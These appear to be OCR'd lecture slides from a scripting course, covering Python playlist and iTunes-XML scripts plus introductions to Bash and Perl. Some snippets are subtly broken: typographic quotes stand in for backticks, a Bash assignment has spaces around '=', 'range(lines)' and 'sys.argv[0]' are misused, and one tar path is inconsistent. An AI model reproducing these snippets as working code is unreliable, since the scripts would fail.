- Now playlist is a list of list of filenames

```
>>> playlists
[['copynew2tree.py','create_playlist.py'],
 ['shuffle_playlist.py']]
```

flatten playlist:

```
playlists = reduce(operator.add, playlists)
```


reduce and operator

- What does `reduce(operator.add, playlists)` mean?
- `reduce(op, list)` is a common operation in functional programming and can be expanded as

```
result = []
for l in list:
    result = op(result, l)
```

- The `operator` module contains functions for common operators, e.g., `add(a,b)` for a+b, `div(a,b)` for a/b
- The `reduce(operator.add, playlists)` therefore means

```
result = []
for l in list:
    result = result + l
```

(playlist is a list of list; add lists in second level)

Create m3u playlists

- Usage:

```
create_playlist.py playlist_filename rootdir \
   'message in a bottle' 'walking.+moon' ...
```

i.e., regular expressions for picking files to the playlist

- Script:

```
def checkfile(arg, dir, files):
    for file in files:
        path = os.path.join(dir, file)
        for pattern in sys.argv[3:]:
            if re.search(pattern, file):
                arg.append(path)
playlist = []
os.path.walk(sys.argv[2], checkfile, playlist)
f = open(sys.argv[1], 'w')
f.writelines(playlist)
f.close()
```

Compare two file trees; ideas

- Suppose you have a large number of (music) files scattered around in directory trees
- "Are there any files in this tree that are not present in that tree?" (and which files need to be copied?)
- Usage:

```
compare2trees.py root1 root2
```

- Task: run through all files in `root1` and check if the same filename is present in `root2`; if so, also check if the file sizes are equal
- Since the directory trees can be very large, differences between the trees are written to a file (with a suitable encoding for music filenames)

Compare two file trees; implementation

```
encoding = 'utf-8'  # song file names may have non-ASCII characters
f = codecs.open(logfile, 'w', encoding)

def compare_dir(arg, dir, files):
    for filename in files:
        fullpath_root1 = os.path.join(dir, filename)
        root2_dir = dir.replace(root1, root2)
        fullpath_root2 = os.path.join(root2_dir, filename)
        if os.path.isfile(fullpath_root1):  # omit directories
            if not os.path.isfile(fullpath_root2):
                <write to f: no corresponding file in root2>
            else:
                s1 = os.path.getsize(fullpath_root1)/float(1000)
                s2 = os.path.getsize(fullpath_root2)/float(1000)
                if s1 != s2:
                    <write to f: different file sizes/resolutions>

os.path.walk(root1, compare_dir, None)
```


Copy file tree to another tree

- When comparing files in two trees, we could instead of reporting differences, copy file from `root1` to `root2`
- Usage:

```
cptree2tree.py root1 root2
```

- Almost the same code as for `compare2trees.py`

List all my MP3 files; intro

- Usage:

```
lsmp3.py root1 root2 root3 ...
```

Output: `albums.tmp` and `songs.tmp` (all albums and songs)

- Code:

```
albums = []; songs = []
import sys, os, glob
dirs = [glob.glob(arg) for arg in sys.argv[1:]]
dirs = reduce(operator.add, dirs) # flatten
for d in dirs:
    sorted_os_path_walk(d, store, (albums, songs))

fa = open('albums.tmp', 'w')
for album in albums: fa.write(album + '\n')
fa.close()
fs = open('songs.tmp', 'w')
for song in songs: fs.write(song + '\n')
fs.close()
```


List all my MP3 files; more code

```
def store(arg, dir, files):
    albums, songs = arg
    # if there are .mp3 files in this directory, then the
    # directory is the name of an album
    album_dir = False
    for file in files:
        if file.endswith('.mp3'):
            album_dir = True
            songs.append(os.path.join(dir,file))
    if album_dir:
        albums.append(dir)

def sorted_os_path_walk(root, func, arg):
    """As os.path.walk, but dirs and files are sorted."""
    files = os.listdir(root)
    files.sort(lambda a,b: cmp(a.lower(), b.lower()))
    func(arg, root, files)
    for name in files:
        name = os.path.join(root, name)
        if os.path.isdir(name):
            # recurse into directory
            sorted_os_path_walk(name, func, arg)
```


iTunes can write library and playlists in XML

- XML: tree-structured file format
- iTunes can save playlists or the whole library in XML

```
<?xml version="1.0" encoding="UTF-8"?>
<plist version="1.0">
<dict>
 <key>Tracks</key>
  <dict>
   <key>2990</key>
   <dict>
    <key>Track ID</key><integer>2990</integer>
    <key>Name</key><string>Bim Bom</string>
    <key>Artist</key><string>Stan Getz/Joao Gilberto</string>
    <key>Album</key><string>Getz/Gilberto #2</string>
    ...
    <key>Location</key><string>file://localhost/I:/Music/CD/...
    ...
   </dict>
```

- Can process these XML files in Python scripts

Change root of MP3 files by editing XML

- When an external disk is mounted on a new machine (or the sequence of USB ports is perturbed), the root of all MP3 file names change
- Easy to replace the root in the XML files
- An editor will do, or a Perl script:

```
perl -pi.old~ -e 's#I:/Music#D:/my/CDs#;' *.xml
```

- More work in Python...

```
oldroot = sys.argv[0];  newroot = sys.argv[1]
for filespec in sys.argv[2:]
    for file in glob.glob(filespec):
        f = open(file, 'r'); lines = f.readlines(); f.close()
        for i in range(lines):
            if lines[i].find(oldroot) != -1:
                lines[i] = lines[i].replace(oldroot, newroot)
        f = open(file, 'w'); f.writelines(lines); f.close()
```


Python XML processing techniques

- Standard parsing techniques: SAX and DOM
- SAX: line by line parsing
  (quite low level, user must build data structures)
- DOM: translating the XML file to a tree of objects
  (not very intuitive, but can be translated to sensible data structures by the user)
- Most attractive: translating the XML file to a tree of *sensible* Python objects

Python XML tools

- PyXML: package with lots of SAX/DOM tools

  ```
  from xml.sax import saxutils, make_parser
  from xml.dom import minidom
  ```

  See
  `\emp{http://pyxml.sourceforge.net/topics/howto/xml-howto.html}`

  or Steve Holden: Python Web Programming
- Gnosis: higher-level/Pythonic XML tools

  ```
  gnosis.xml.objectify   # translate XML file to py objects
  gnosis.xml.pickle      # dump py object in XML format
  ```


Example on gnosis.xml.objectify

```
from gnosis.xml.objectify import make_instance, children, \
     content, pyobj_printer

pl = make_instance('myplaylist.xml')
songs = pl.dict.dict.dict   # nest attributes as in file :-)

for song in songs:
    print 'children:', children(song)
    print 'data in song:', pyobj_printer(song)  # pretty print

    # manual pairing of data:
    data = \
    [(song.key[1], song.string[0]),    # title
     (song.key[2], song.string[1]),    # artist
     (song.key[16], song.string[7]),   # location
     ]
    # song.key[i] and song.string[j] are objects,
    # use content() to look at their text content:
    data = [(content(info), content(value)) \
            for info, value in data]
    # info, value are list of single unicode strings
    for info, value in data:
        print info[0], ':', value[0].replace('%20',' ')
```


Serializing Python objects to/from XML (1)

```
>>> from gnosis.xml.pickle import XML_Pickler
>>> # pydoc gnosis.xml.pickle.doc for documentation
>>>
>>> class MyClass(XML_Pickler):
...     def __init__(self, **kwargs):
...         self.__dict__.update(**kwargs)
...
>>> m1 = MyClass(a=5, q0=range(3), final=False, g={1:6, 2:[0,1]})
>>> xml_str = m1.dumps()   # from object to XML

>>> m2 = m1.loads(xml_str) # from XML to object
>>> print m2
<gnosis.xml.pickle.util._util.MyClass instance at 0xb77643cc>
```


Serializing Python objects to/from XML (2)

```
>>> print xml_str
<?xml version="1.0"?>
<!DOCTYPE PyObject SYSTEM "PyObjects.dtd">
<PyObject module="__main__" class="MyClass" id="-1211228308">
<attr name="a" type="numeric" value="5" />
<attr name="q0" type="list" id="-1213044308" >
  <item type="numeric" value="0" />
  <item type="numeric" value="1" />
  <item type="numeric" value="2" />
</attr>
<attr name="final" type="False" value="" />
<attr name="g" type="dict" id="-1213040740" >
  <entry>
    <key type="numeric" value="1" />
    <val type="numeric" value="6" />
  </entry>
  <entry>
    <key type="numeric" value="2" />
    <val type="list" id="-1213037748" >
      <item type="numeric" value="0" />
      <item type="numeric" value="1" />
    </val>
  </entry>
</attr>
</PyObject>
```


Basic Bash programming

Overview of Unix shells

- The original scripting languages were (extensions of) command interpreters in operating systems
- Primary example: Unix shells
- Bourne shell (`sh`) was the first major shell
- C and TC shell (`csh` and `tcsh`) had improved command interpreters, but were less popular than Bourne shell for programming
- Bourne Again shell (Bash/`bash`): GNU/FSF improvement of Bourne shell
- Other Bash-like shells: Korn shell (`ksh`), Z shell (`zsh`)
- Bash is the dominating Unix shell today

Why learn Bash?

- Learning Bash means learning Unix
- Learning Bash means learning the roots of scripting (Bourne shell is a subset of Bash)
- Shell scripts, especially in Bourne shell and Bash, are frequently encountered on Unix systems
- Bash is widely available (open source) and the dominating command interpreter and scripting language on today's Unix systems
- Shell scripts are often used to glue more advanced scripts in Perl and Python

More information

- Greg Wilson's excellent online course: `http://www.swc.scipy.org`
- `man bash`
- "Introduction to and overview of Unix" link in `doc.html`

Scientific Hello World script

- Let's start with a script writing "Hello, World!"
- Scientific computing extension: compute the sine of a number as well
- The script (hw.sh) should be run like this:

```
./hw.sh 3.4
```

or (less common):

```
bash hw.py 3.4
```

- Output:

```
Hello, World! sin(3.4)=-0.255541102027
```


Purpose of this script

Demonstrate

- how to read a command-line argument
- how to call a math (sine) function
- how to work with variables
- how to print text and numbers

Remark

- We use plain Bourne shell (`/bin/sh`) when special features of Bash (`/bin/bash`) are not needed
- Most of our examples can in fact be run under Bourne shell (and of course also Bash)
- Note that Bourne shell (`/bin/sh`) is usually just a link to Bash (`/bin/bash`) on Linux systems
  (Bourne shell is proprietary code, whereas Bash is open source)

The code

File hw.sh:

```
#!/bin/sh
r=$1  # store first command-line argument in r
s=‘echo "s($r)" | bc -l‘

# print to the screen:
echo "Hello, World! sin($r)=$s"
```


Comments

- The first line specifies the interpreter of the script (here `/bin/sh`, could also have used `/bin/bash`)
- The command-line variables are available as the script variables

```
$1  $2  $3  $4 and so on
```

- Variables are initialized as

```
r=$1
```

while the *value* of `r` requires a dollar prefix:

```
my_new_variable=$r  # copy r to my_new_variable
```


Bash and math

- Bourne shell and Bash have very little built-in math, we therefore need to use bc, Perl or Awk to do the math

```
s=‘echo "s($r)" | bc -l‘
s=‘perl -e ’$s=sin($ARGV[0]); print $s;’ $r‘
s=‘awk "BEGIN { s=sin($r); print s;}"‘
# or shorter:
s=‘awk "BEGIN {print sin($r)}"‘
```

- Back quotes means executing the command inside the quotes and assigning the output to the variable on the left-hand-side

```
some_variable=‘some Unix command‘

# alternative notation:
some_variable=$(some Unix command)
```


The bc program

- bc = interactive calculator
- Documentation: man bc
- bc -l means bc with math library
- Note: sin is s, cos is c, exp is e
- echo sends a text to be interpreted by bc and bc responds with output (which we assign to `s`)

```
variable=‘echo "math expression" | bc -l‘
```


Printing

- The `echo` command is used for writing:

```
echo "Hello, World! sin($r)=$s"
```

and variables can be inserted in the text string
(variable interpolation)

- Bash also has a printf function for format control:

```
printf "Hello, World! sin(%g)=%12.5e\n" $r $s
```

- `cat` is usually used for printing multi-line text
  (see next slide)

Convenient debugging tool: -x

- Each source code line is printed prior to its execution of you -x as option to `/bin/sh` or `/bin/bash`
- Either in the header

```
#!/bin/sh -x
```

  or on the command line:

```
unix> /bin/sh -x hw.sh
unix> sh -x hw.sh
unix> bash -x hw.sh
```

- Very convenient during debugging

File reading and writing

- Bourne shell and Bash are not much used for file reading and manipulation; usually one calls up Sed, Awk, Perl or Python to do file manipulation
- File writing is efficiently done by 'here documents':

```
cat > myfile <<EOF
multi-line text
can now be inserted here,
and variable interpolation
a la $myvariable is
supported. The final EOF must
start in column 1 of the
script file.
EOF
```


Simulation and visualization script

- Typical application in numerical simulation:
  - run a simulation program
  - run a visualization program and produce graphs
- Programs are supposed to run in batch
- Putting the two commands in a file, with some glue, makes a classical Unix script

Setting default parameters

```
#!/bin/sh

pi=3.14159
m=1.0; b=0.7; c=5.0; func="y"; A=5.0;
w=‘echo 2*$pi | bc‘
y0=0.2; tstop=30.0; dt=0.05; case="tmp1"
screenplot=1
```


Parsing command-line options

```
# read variables from the command line, one by one:
while [ $# -gt 0 ]  # $# = no of command-line args.
do
    option = $1; # load command-line arg into option
    shift;       # eat currently first command-line arg
    case "$option" in
        -m)
            m=$1; shift; ;;  # load next command-line arg
        -b)
            b=$1; shift; ;;
        ...
        *)
            echo "$0: invalid option \"$option\""; exit ;;
    esac
done
```


Alternative to case: if

`case` is standard when parsing command-line arguments in Bash, but if-tests can also be used. Consider

```
case "$option" in
    -m)
        m=$1; shift; ;;  # load next command-line arg
    -b)
        b=$1; shift; ;;
    *)
        echo "$0: invalid option \"$option\""; exit ;;
esac
```

versus

```
if [ "$option" == "-m" ]; then
    m=$1; shift;  # load next command-line arg
elif [ "$option" == "-b" ]; then
    b=$1; shift;
else
    echo "$0: invalid option \"$option\""; exit
fi
```


Creating a subdirectory

```
dir=$case
# check if $dir is a directory:
if [ -d $dir ]
  # yes, it is; remove this directory tree
  then
    rm -r $dir
fi
mkdir $dir    # create new directory $dir
cd $dir       # move to $dir

# the 'then' statement can also appear on the 1st line:
if [ -d $dir ]; then
  rm -r $dir
fi

# another form of if-tests:
if test -d $dir; then
  rm -r $dir
fi

# and a shortcut:
[ -d $dir ] && rm -r $dir
test -d $dir && rm -r $dir
```


Writing an input file

'Here document' for multi-line output:

```
# write to $case.i the lines that appear between
# the EOF symbols:

cat > $case.i <<EOF
        $m
        $b
        $c
        $func
        $A
        $w
        $y0
        $tstop
        $dt
EOF
```

Running the simulation

- Stand-alone programs can be run by just typing the name of the program
- If the program reads data from standard input, we can put the input in a file and *redirect input*:

```
oscillator < $case.i
```

- Can check for successful execution:

```
# the shell variable $? is 0 if last command
# was successful, otherwise $? != 0

if [ "$?" != "0" ]; then
  echo "running oscillator failed"; exit 1
fi

# exit n sets $? to n
```


Remark (1)

- Variables can in Bash be integers, strings or arrays
- For safety, declare the type of a variable if it is not a string:

```
declare -i i   # i is an integer
declare -a A   # A is an array
```


Remark (2)

- Comparison of two integers use a syntax different comparison of two strings:

```
if [ $i -lt 10 ]; then        # integer comparison
if [ "$name" == "10" ]; then  # string  comparison
```

- Unless you have declared a variable to be an integer, assume that all variables are strings and use double quotes (strings) when comparing variables in an if test

```
if [ "$?" != "0" ]; then  # this is safe
if [  $?  !=  0  ]; then  # might be unsafe
```


Making plots

- Make Gnuplot script:

```
echo "set title '$case: m=$m ...'" > $case.gnuplot
...
# contiune writing with a here document:
cat >> $case.gnuplot <<EOF
set size ratio 0.3 1.5, 1.0;
...
plot 'sim.dat' title 'y(t)' with lines;
...
EOF
```

- Run Gnuplot:

```
gnuplot -geometry 800x200 -persist $case.gnuplot
if [ "$?" != "0" ]; then
  echo "running gnuplot failed"; exit 1
fi
```


Some common tasks in Bash

- file writing
- for-loops
- running an application
- pipes
- writing functions
- file globbing, testing file types
- copying and renaming files, creating and moving to directories, creating directory paths, removing files and directories
- directory tree traversal
- packing directory trees

File writing

```
outfilename="myprog2.cpp"

# append multi-line text (here document):
cat >> $filename <<EOF
/*
  This file, "$outfilename", is a version
  of "$infilename" where each line is numbered.
*/
EOF

# other applications of cat:
cat myfile             # write myfile to the screen
cat myfile >  yourfile # write myfile to yourfile
cat myfile >> yourfile # append myfile to yourfile
cat myfile | wc        # send myfile as input to wc
```


For-loops

- The for element in list construction:

```
files=`/bin/ls *.tmp`
# we use /bin/ls in case ls is aliased

for file in $files
do
  echo removing $file
  rm -f $file
done
```

- Traverse command-line arguments:

```
for arg; do
  # do something with $arg
done

# or full syntax; command-line args are stored in $@
for arg in $@; do
  # do something with $arg
done
```


Counters

- Declare an integer counter:

```
declare -i counter
counter=0
# arithmetic expressions must appear inside (( ))
((counter++))
echo $counter  # yields 1
```

- For-loop with counter:

```
declare -i n; n=1
for arg in $@; do
  echo "command-line argument no. $n is <$arg>"
  ((n++))
done
```

C-style for-loops

```
declare -i i
for ((i=0; i<$n; i++)); do
  echo $c
done
```


Example: bundle files

- Pack a series of files into one file
- Executing this single file as a Bash script packs out all the individual files again (!)
- Usage:

```
bundle file1 file2 file3 > onefile  # pack
bash onefile # unpack
```

- Writing `bundle` is easy:

```
#/bin/sh
for i in $@; do
    echo "echo unpacking file $i"
    echo "cat > $i <<EOF"
    cat $i
    echo "EOF"
done
```


The bundle output file

- Consider 2 fake files; file1

```
Hello, World!
No sine computations today
```

  and file2

```
1.0 2.0 4.0
0.1 0.2 0.4
```

- Running `bundle file1 file2` yields the output

```
echo unpacking file file1
cat > file1 <<EOF
Hello, World!
No sine computations today
EOF
echo unpacking file file2
cat > file2 <<EOF
1.0 2.0 4.0
0.1 0.2 0.4
EOF
```


Running an application

- Running in the foreground:

```
cmd="myprog -c file.1 -p -f -q";
$cmd < my_input_file

# output is directed to the file res
$cmd < my_input_file > res

# process res file by Sed, Awk, Perl or Python
```

- Running in the background:

```
myprog -c file.1 -p -f -q < my_input_file &
```

  or stop a foreground job with Ctrl-Z and then type `bg`

Pipes

- Output from one command can be sent as input to another command via a pipe

```
# send files with size to sort -rn
# (reverse numerical sort) to get a list
# of files sorted after their sizes:

/bin/ls -s | sort -r


cat $case.i | oscillator
# is the same as
oscillator < $case.i
```

- Make a new application: sort all files in a directory tree `root`, with the largest files appearing first, and equip the output with paging functionality:

```
du -a root | sort -rn | less
```


Numerical expressions

Numerical expressions can be evaluated using bc:

```
echo "s(1.2)" | bc -l  # the sine of 1.2
# -l loads the math library for bc

echo "e(1.2) + c(0)" | bc -l  # exp(1.2)+cos(0)

# assignment:
s=‘echo "s($r)" | bc -l‘

# or using Perl:
s=‘perl -e "print sin($r)"‘
```


Functions

```
# compute x^5*exp(-x) if x>0, else 0 :

function calc() {
   echo "
   if ( $1 >= 0.0 ) {
      ($1)^5*e(-($1))
   } else {
      0.0
   } " | bc -l
}

# function arguments: $1 $2 $3 and so on
# return value: last statement

# call:
r=4.2
s=‘calc $r‘
```


Another function example

```
#!/bin/bash

function statistics {
  avg=0; n=0
  for i in $@; do
    avg=‘echo $avg + $i | bc -l‘
    n=‘echo $n + 1 | bc -l‘
  done
  avg=‘echo $avg/$n | bc -l‘

  max=$1; min=$1; shift;
  for i in $@; do
    if [ ‘echo "$i < $min" | bc -l‘ != 0 ]; then
      min=$i; fi
    if [ ‘echo "$i > $max" | bc -l‘ != 0 ]; then
      max=$i; fi
  done
  printf "%.3f %g %g\n" $avg $min $max
}
```

Calling the function

```
statistics 1.2 6 -998.1 1 0.1

# statistics returns a list of numbers
res=‘statistics 1.2 6 -998.1 1 0.1‘

for r in $res; do echo "result=$r"; done

echo "average, min and max = $res"
```


File globbing

- List all .ps and .gif files using wildcard notation:

```
files=‘ls *.ps *.gif‘

# or safer, if you have aliased ls:
files=‘/bin/ls *.ps *.gif‘

# compress and move the files:
gzip $files
for file in $files; do
  mv ${file}.gz $HOME/images
```


Testing file types

```
if [ -f $myfile ]; then
    echo "$myfile is a plain file"
fi

# or equivalently:
if test -f $myfile; then
    echo "$myfile is a plain file"
fi

if [ ! -d $myfile ]; then
    echo "$myfile is NOT a directory"
fi

if [ -x $myfile ]; then
    echo "$myfile is executable"
fi

[ -z $myfile ] && echo "empty file $myfile"
```


Rename, copy and remove files

```
# rename $myfile to tmp.1:
mv $myfile tmp.1

# force renaming:
mv -f $myfile tmp.1

# move a directory tree my tree to $root:
mv mytree $root

# copy myfile to $tmpfile:
cp myfile $tmpfile

# copy a directory tree mytree recursively to $root:
cp -r mytree $root

# remove myfile and all files with suffix .ps:
rm myfile *.ps

# remove a non-empty directory tmp/mydir:
rm -r tmp/mydir
```


Directory management

```
# make directory:
$dir = "mynewdir";
mkdir $mynewdir
mkdir -m 0755 $dir  # readable for all
mkdir -m 0700 $dir  # readable for owner only
mkdir -m 0777 $dir  # all rights for all

# move to $dir
cd $dir
# move to $HOME
cd

# create intermediate directories (the whole path):
mkdirhier $HOME/bash/prosjects/test1
# or with GNU mkdir:
mkdir -p  $HOME/bash/prosjects/test1
```


The find command

Very useful command!

- `find` visits all files in a directory tree and can execute one or more commands for every file
- Basic example: find the `oscillator` codes

```
find $scripting/src -name ’oscillator*’ -print
```

- Or find all PostScript files

```
find $HOME \( -name ’*.ps’ -o -name ’*.eps’ \) -print
```

- We can also run a command for each file:

```
find rootdir -name filenamespec -exec command {} \; -print
# {} is the current filename
```


Applications of find (1)

- Find all files larger than 2000 blocks a 512 bytes (=1Mb):

```
find $HOME -name ’*’ -type f -size +2000 -exec ls -s {} \;
```

- Remove all these files:

```
find $HOME -name ’*’ -type f -size +2000 \
     -exec ls -s {} \; -exec rm -f {} \;
```

or ask the user for permission to remove:

```
find $HOME -name ’*’ -type f -size +2000 \
     -exec ls -s {} \; -ok rm -f {} \;
```


Applications of find (2)

- Find all files not being accessed for the last 90 days:

```
find $HOME -name ’*’ -atime +90 -print
```

and move these to /tmp/trash:

```
find $HOME -name ’*’ -atime +90 -print \
     -exec mv -f {} /tmp/trash \;
```

- Note: this one does seemingly nothing...

```
find ~hpl/projects -name ’*.tex’
```

because it lacks the `-print` option for printing the name of all *.tex files (common mistake)

Tar and gzip

- The `tar` command can pack single files or all files in a directory tree into one file, which can be unpacked later

```
tar -cvf myfiles.tar mytree file1 file2

# options:
# c: pack, v: list name of files, f: pack into file

# unpack the mytree tree and the files file1 and file2:
tar -xvf myfiles.tar

# options:
# x: extract (unpack)
```

- The tarfile can be compressed:

```
gzip mytar.tar

# result: mytar.tar.gz
```


Two find/tar/gzip examples

- Pack all PostScript figures:

```
tar -cvf ps.tar ‘find $HOME -name ’*.ps’ -print‘
gzip ps.tar
```

- Pack a directory but remove CVS directories and redundant files

```
# take a copy of the original directory:
cp -r myhacks /tmp/oblig1-hpl
# remove CVS directories
find /tmp/oblig1-hpl -name CVS -print -exec rm -rf {} \;
# remove redundant files:
find /tmp/oblig1-hpl \( -name ’*~’ -o -name ’*.bak’ \
 -o -name ’*.log’ \) -print -exec rm -f {} \;
# pack files:
tar -cf oblig1-hpl.tar /tmp/tar/oblig1-hpl.tar
gzip oblig1-hpl.tar
# send oblig1-hpl.tar.gz as mail attachment
```


Intro to Perl programming

Required software

For the Perl part of this course you will need

- Perl in a recent version (5.8)
- the following packages: `Bundle::libnet`, `Tk`, `LWP::Simple`, `CGI::Debug`, `CGI::QuickForm`

Scientific Hello World script

- We start with writing "Hello, World!" and computing the sine of a number given on the command line
- The script (hw.pl) should be run like this:

```
perl hw.pl 3.4
```

or just (Unix)

```
./hw.pl 3.4
```

- Output:

```
Hello, World! sin(3.4)=-0.255541102027
```


Purpose of this script

Demonstrate

- how to read a command-line argument
- how to call a math (sine) function
- how to work with variables
- how to print text and numbers

The code

File hw.pl:

```
#!/usr/bin/perl

# fetch the first (0) command-line argument:
$r = $ARGV[0];

# compute sin(r) and store in variable $s:
$s = sin($r);

# print to standard output:
print "Hello, World! sin($r)=$s\n";
```


Comments (1)

- The first line specifies the interpreter of the script (here `/usr/bin/perl`)

```
perl hw.py 1.4    # first line: just a comment
./hw.py 1.4       # first line: interpreter spec.
```

- Scalar variables in Perl start with a dollar sign
- Each statement must end with a semicolon
- The command-line arguments are stored in an array ARGV

```
$r = $ARGV[0];  # get the first command-line argument
```

Comments (1)

- Strings are automatically converted to numbers if necessary
  ```
  $s = sin($r)
  ```
  (recall Python's need to convert `r` to float)
- Perl supports variable interpolation
  (variables are inserted directly into the string):
  ```
  print "Hello, World! sin($r)=$s\n";
  ```
  or we can control the format using printf:
  ```
  printf "Hello, World! sin(%g)=%12.5e\n", $r, $s;
  ```
  (printf in Perl works like printf in C)

Note about strings in Perl

- Only double-quoted strings work with variable interpolation:
  ```
  print "Hello, World! sin($r)=$s\n";
  ```
- Single-quoted strings do not recognize Perl variables:
  ```
  print 'Hello, World! sin($r)=$s\n';
  ```
  yields the output
  ```
  Hello, World! sin($r)=$s
  ```
- Single- and double-quoted strings can span several lines (a la triple-quoted strings in Python)

Where to find complete Perl info?

- Use perldoc to read Perl man pages:
  ```
  perldoc perl       # overview of all Perl man pages
  perldoc perlsub    # read about subroutines
  perldoc Cwd        # look up a special module, here 'Cwd'
  perldoc -f printf  # look up a special function, here 'printf'
  perldoc -q cgi     # seach the FAQ for the text 'cgi'
  ```
- Become familiar with the man pages
- Does Perl have a function for ...? Check perlfunc
- Very useful Web site: `www.perldoc.com`
- Alternative: The 'Camel book'
  (much of the man pages are taken from that book)
- Many textbooks have more accessible info about Perl

Reading/writing data files

Tasks:

- Read (x,y) data from a two-column file
- Transform y values to f(y)
- Write (x,f(y)) to a new file

What to learn:

- File opening, reading, writing, closing
- How to write and call a function
- How to work with arrays

File: src/perl/datatrans1.pl

Reading input/output filenames

- Read two command-line arguments: input and output filenames
  ```
  ($infilename, $outfilename) = @ARGV;
  ```
  variable by variable in the list on the left is set equal to the `@ARGV` array
- Could also write
  ```
  $infilename  = $ARGV[0];
  $outfilename = $ARGV[1];
  ```
  but this is less perl-ish

Error handling

- What if the user fails to provide two command-line arguments?
  ```
  die "Usage: $0 infilename outfilename" if $#ARGV < 1;

  # $#ARGV is the largest valid index in @ARGV,
  # the length of @ARGV is then $#ARGV+1 (first index is 0)
  ```
- `die` terminates the program
  (with exit status different from 0)

Open file and read line by line

- Open files:
  ```
  open(INFILE,  "<$infilename");   # open for reading
  open(OUTFILE, ">$outfilename");  # open for writing

  open(APPFILE, ">>$outfilename"); # open for appending
  ```
- Read line by line:
  ```
  while (defined($line=<INFILE>)) {
      # process $line
  }
  ```


Defining a function

```
sub myfunc {
    my ($y) = @_;

    # all arguments to the function are stored
    # in the array @_
    # the my keyword defines local variables

    # more general example on extracting arguments:
    # my ($arg1, $arg2, $arg3) = @_;

    if ($y >= 0.0) {
        return $y**5.0*exp(-$y);
    }
    else {
        return 0.0;
    }
}
```

Functions can be put anywhere in a file

Data transformation loop

- Input file format: two columns of numbers

```
0.1   1.4397
0.2   4.325
0.5   9.0
```

- Read (x,y), transform y, write (x,f(y)):

```
while (defined($line=<INFILE>)) {
    ($x,$y) = split(' ', $line); # extract x and y value
    $fy = myfunc($y);  # transform y value
    printf(OUTFILE "%g  %12.5e\n", $x, $fy);
}
```

- Close files:

```
close(INFILE); close(OUTFILE);
```


Unsuccessful file opening

- The script runs without error messages if the file does not exist (recall that Python by default issues error messages in case of non-existing files)
- In Perl we should test explicitly for successful operations and issue error messages

```
open(INFILE,  "<$infilename")
    or die "unsuccessful opening of $infilename; $!\n";

# $! is a variable containing the error message from
# the operating system ('No such file or directory' here)
```


The code (1)

```
: # *-*-perl-*-*
  eval 'exec perl -w -S  $0 ${1+"$@"}'
    if 0;  # if running under some shell

die "Usage: $0 infilename outfilename\n" if $#ARGV < 1;

($infilename, $outfilename) = @ARGV;

open(INFILE,  "<$infilename") or die "$!\n";
open(OUTFILE, ">$outfilename") or die "$!\n";

sub myfunc {
    my ($y) = @_;
    if ($y >= 0.0) { return $y**5.0*exp(-$y); }
    else           { return 0.0; }
}
```


Comments

- Perl has a flexible syntax:

```
if ($#ARGV < 1) {
    die "Usage: $0 infilename outfilename\n";
}

die "Usage: $0 infilename outfilename\n" if $#ARGV < 1;
```

Parenthesis can be left out from function calls:

```
open INFILE, "<$infilename";  # open for reading
```

- Functions (subroutines) extract arguments from the list @_
- Subroutine variables are global by default; the `my` prefix make them local

The code (2)

```
# read one line at a time:
while (defined($line=<INFILE>)) {
    ($x, $y) = split(' ', $line); # extract x and y value
    $fy = myfunc($y);  # transform y value
    printf(OUTFILE "%g  %12.5e\n", $x, $fy);
}
close(INFILE); close(OUTFILE);
```


Loading data into arrays

- Read input file into list of lines:

```
@lines = <INFILE>;
```

- Store x and y data in arrays:

```
# go through each line and split line into x and y columns
@x = (); @y = ();   # store data pairs in two arrays x and y
for $line (@lines) {
    ($xval, $yval) = split(' ', $line);
    push(@x, $xval);  push(@y, $yval);
}
```


Array loop

- For-loop in Perl:

```
for ($i = 0; $i <= $last_index; $i++) { ... }
```

- Loop over (x,y) values:

```
open(OUTFILE, ">$outfilename")
    or die "unsuccessful opening of $outfilename; $!\n";

for ($i = 0; $i <= $#x; $i++) {
    $fy = myfunc($y[$i]);  # transform y value
    printf(OUTFILE "%g  %12.5e\n", $x[$i], $fy);
}
close(OUTFILE);
```

File: src/perl/datatrans2.pl

Terminology: array vs list

- Perl distinguishes between array and list
- Short story: array is the variable, and it can have a list or its length as values, *depending on the context*

```
@myarr    =   (1, 99, 3, 6);
# array           list
```

- List context: the value of `@myarr` is a list

```
@q = @myarr;  # array q gets the same entries as @myarr
```

- Scalar context: the value of `@myarr` is its length

```
$q = @myarr;  # q becomes the no of elements in @myarr
```

Convenient use of arrays in a scalar context

- Can use the array as loop limit:

```
for ($i = 0; $i < @x; $i++) {
    # work with $x[$i] ...
}
```

- Can test on @ARGV for the number of command-line arguments:

```
die "Usage: $0 infilename outfilename" unless @ARGV >= 2;
# instead of
die "Usage: $0 infilename outfilename" if $#ARGV < 1;
```


Running a script

- Method 1: write just the name of the scriptfile:

```
./datatrans1.pl infile outfile
```

or

```
datatrans1.pl infile outfile
```

if . (current working directory) or the directory containing datatrans1.pl is in the path

- Method 2: run an interpreter explicitly:

```
perl datatrans1.pl infile outfile
```

Use the first perl program found in the path

- On Windows machines one must use method 2

About headers (1)

- In method 1, the first line specifies the interpreter
- Explicit path to the interpreter:

```
#!/usr/local/bin/perl
#!/usr/home/hpl/scripting/Linux/bin/perl
```

- Using env to find the first Perl interpreter in the path

```
#!/usr/bin/env perl
```

is not a good idea because it does not always work with

```
#!/usr/bin/env perl -w
```

i.e. Perl with warnings (ok on SunOS, not on Linux)

About headers (2)


- Using Bourne shell to find the first Perl interpreter in the path:

```
: # *-*-perl-*-*
  eval 'exec perl -w -S  $0 ${1+"$@"}'
    if 0;  # if running under some shell
```

Run src/perl/headerfun.sh for in-depth explanation

- The latter header makes it easy to move scripts from one machine to another
- Nevertheless, sometimes you need to ensure that all users applies a specific Perl interpreter

Simulation example



$$m\frac{d^2y}{dt^2} + b\frac{dy}{dt} + cf(y) = A\cos\omega t$$

$$y(0) = y_0, \quad \frac{d}{dt}y(0) = 0$$

Code: `oscillator` (written in Fortran 77)

Usage of the simulation code

- Input: m, b, c, and so on read from standard input
- How to run the code:


```
oscillator < file
```

where `file` can be

```
3.0
0.04
1.0
...
```

